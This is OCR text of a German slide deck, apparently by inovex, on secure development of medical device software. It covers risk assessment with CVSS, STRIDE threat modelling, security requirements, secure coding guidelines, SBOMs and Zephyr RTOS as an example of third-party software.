
Secure Software Development Lifecycle (Beispiel JSP2)



Quelle: https://healthsectorcouncil.org/JSP2

inovex

Agile Secure Software Development Lifecycle (Bsp. Microsoft SDL)



inovex

Basis: Security Risk Management

inovex

Security Risikomanagement

Identify — Assets, Threats, Vulnerabilities, Adverse Impacts

Evaluate — Estimate and Evaluate Risks

Control — Analyse and implement Mitigations

Verify — Effectiveness of Mitigations

Communicate — Risks and Mitigations to Stakeholders

(Safety-)Risiko nach IEC 14971

Eintrittswahrscheinlichkeit x **Schweregrad** eines Schadens

Problem: Statistische Schätzung der Wahrscheinlichkeit für die Ausnutzung einer Schwachstelle

inovex

Security Risikobewertung

Auswirkung (Impact)

- Safety
- CIA
- Business

Ausnutzbarkeit (Exploitability)

- CVSS Sub-Score
- MITRE Rubric
- NIST SP 800-30
- OWASP Risk Rating

Kritisch	Sofortige Behebung nötig
Hoch	Behebung oder kompensierende Maßnahme
Mittel	Behebung im nächsten Patch oder Update
Niedrig	Akzeptanz

Angelehnt an: https://healthsectorcouncil.org/JSP2

inovex

Common Vulnerability Scoring System (CVSS)

Exploitability Metrics

Attack Vector (AV):	**Network (N)**	Adjacent (A)	Local (L)	Physical (P)
Attack Complexity (AC):	**Low (L)**	High (H)		
Attack Requirements (AT):	None (N)	**Present (P)**		
Privileges Required (PR):	**None (N)**	Low (L)	High (H)	
User Interaction (UI):	None (N)	**Passive (P)**	Active (A)	

Vulnerable System Impact Metrics

Confidentiality (VC):	**High (H)**	Low (L)	None (N)
Integrity (VI):	**High (H)**	Low (L)	None (N)
Availability (VA):	**High (H)**	Low (L)	None (N)

Subsequent System Impact Metrics

Confidentiality (SC):	High (H)	Low (L)	**None (N)**
Integrity (SI):	High (H)	Low (L)	**None (N)**
Availability (SA):	High (H)	Low (L)	**None (N)**

Quelle: https://www.first.org/cvss/calculator/4-0


CVE-2025-0626
Hidden Functionality vulnerability
CVSS Score 7.7 **HIGH**

Vorteile

- ➤ **einfach genug**
- ➤ **standardisiert**
- ➤ **verbreitet**
- ➤ **erweiterbar**
- ➤ **akzeptiert**

inovex


MITRE: Applying CVSS to Medical Devices



Quelle: https://www.mitre.org/news-insights/publication/rubric-applying-cvss-medical-devices

inovex

Integriertes Security-Safety Risikomanagement



Quelle: AAMI TIR57:2016

inovex

Bedrohungen identifizieren: Threat Modelling

inovex

Threat Modelling

Was wird entwickelt?
Assets, Systemgrenzen, Komponenten, Datenflüsse


Was kann schiefgehen?
Bedrohungen, Angriffsvektoren

Was tun wir dagegen?
Beseitigen, Mitigation, Akzeptanz, Transfer

Haben wir genug getan?
Validierung, Vollständigkeit, Aktualisierung

- **früh anfangen**
- **Abgleich mit Systemarchitektur**
- **iterativer Prozess**
- **Teilnehmer cross-funktional**

Basis: Systemarchitektur



Spoofing
Tampering
Repudiation
Information Disclosure
Denial of Service
Elevation of Privilege

inovex

Security Anforderungen explizit definieren

inovex

Security Requirements

Integration in bestehenden RE-Prozess

- angemessene Einplanung
- Definition/Review mit SMEs
- Sicherstellung der Umsetzung
- Verifikation
- Traceability

Basis / Quellen

- Bedürfnisse der Nutzer / des Marktes
- Regulatorische Vorgaben
- Mitigationen aus der Risikoanalyse
- Security Best Practices (OWASP, ...)
- Normen/Standards/Technologien

Beispiele:

All sensitive information and data shall be **encrypted** in transit and at rest using an industry-accepted encryption mechanism and practice.

Execution of software on the system shall be restricted to explicitly **authorized** or **validated software components**.

The system shall verify the authenticity of any software or firmware update by validating a cryptographic **digital signature** from the manufacturer prior to installation.

The system shall perform an **integrity check** (e.g., using a cryptographic hash or message authentication code) on the update package before installation.

inovex

Sicheren Code schreiben

inovex

Secure Coding

Wichtige Praktiken

- ➤ **Security-Trainings für Entwickler**
- ➤ **Ausbildung von Security Champions**
- ➤ **Technologie-Auswahl**
- ➤ **Nutzung von Secure Coding Guidelines**
  - **allgemein**
  - **Technologie-spezifisch**
- ➤ **Reviews**
- ➤ **Statische Code-Analyse**
- ➤ **Unit-Testing**

Beispiele (Coding Guidelines):


- Input validation
- Output sanitation
- Robust error handling
- Minimizing information leakage (error handling, non-essential development artifacts)
- Using proven implementations of security functions vs custom implementations whenever possible
- Logging of security relevant actions
- No hardcoded credentials
- Appropriate use of least privilege
- Code integrity protection
- ...
- **No hardcoded IP addresses**

inovex


Security testen

inovex

Test und Traceability




inovex



Produktüberwachung im Betrieb

inovex

Post-Market Security



inovex

SOUP / SBOM

SOUP

➢ Software of Unknown Provenance

➢ Typische Beispiele:

- Betriebssystem
- Bibliothek (z.B. Krypto)
- Software ohne IEC 62304
- Zugekauft oder OpenSource

➢ Hersteller ist verantwortlich:

- (Safety-)Qualifizierung
- Identifikation/Konfigmanagement

SBOM

SPDX

➢ Software Bill of Materials

➢ Liste *aller* Komponenten einer SW

➢ Eindeutige Identifikation

➢ Maschinenlesbar (SPDX , CyclonDX)

➢ Verteilung an Betreiber

➢ Zweck:


- Schwachstellen-Analyse
- Post-Market Überwachung
- Lizenzmanagement

inovex

SOUP Beispiel: Zephyr RTOS

Zephyr RTOS

- kleines, skalierbares Echtzeit-OS
- Open Source
- IoT aware
- flexibel, Entwickler-freundlich
- breite Hardware-Unterstützung



Security: Sichere Entwicklung

- ✅Threat Modelling
- ✅Secure Coding
- ✅CVE Tracking
- ✅Vulnerability Alert Registry
- ✅Zeitnahe Security Patches

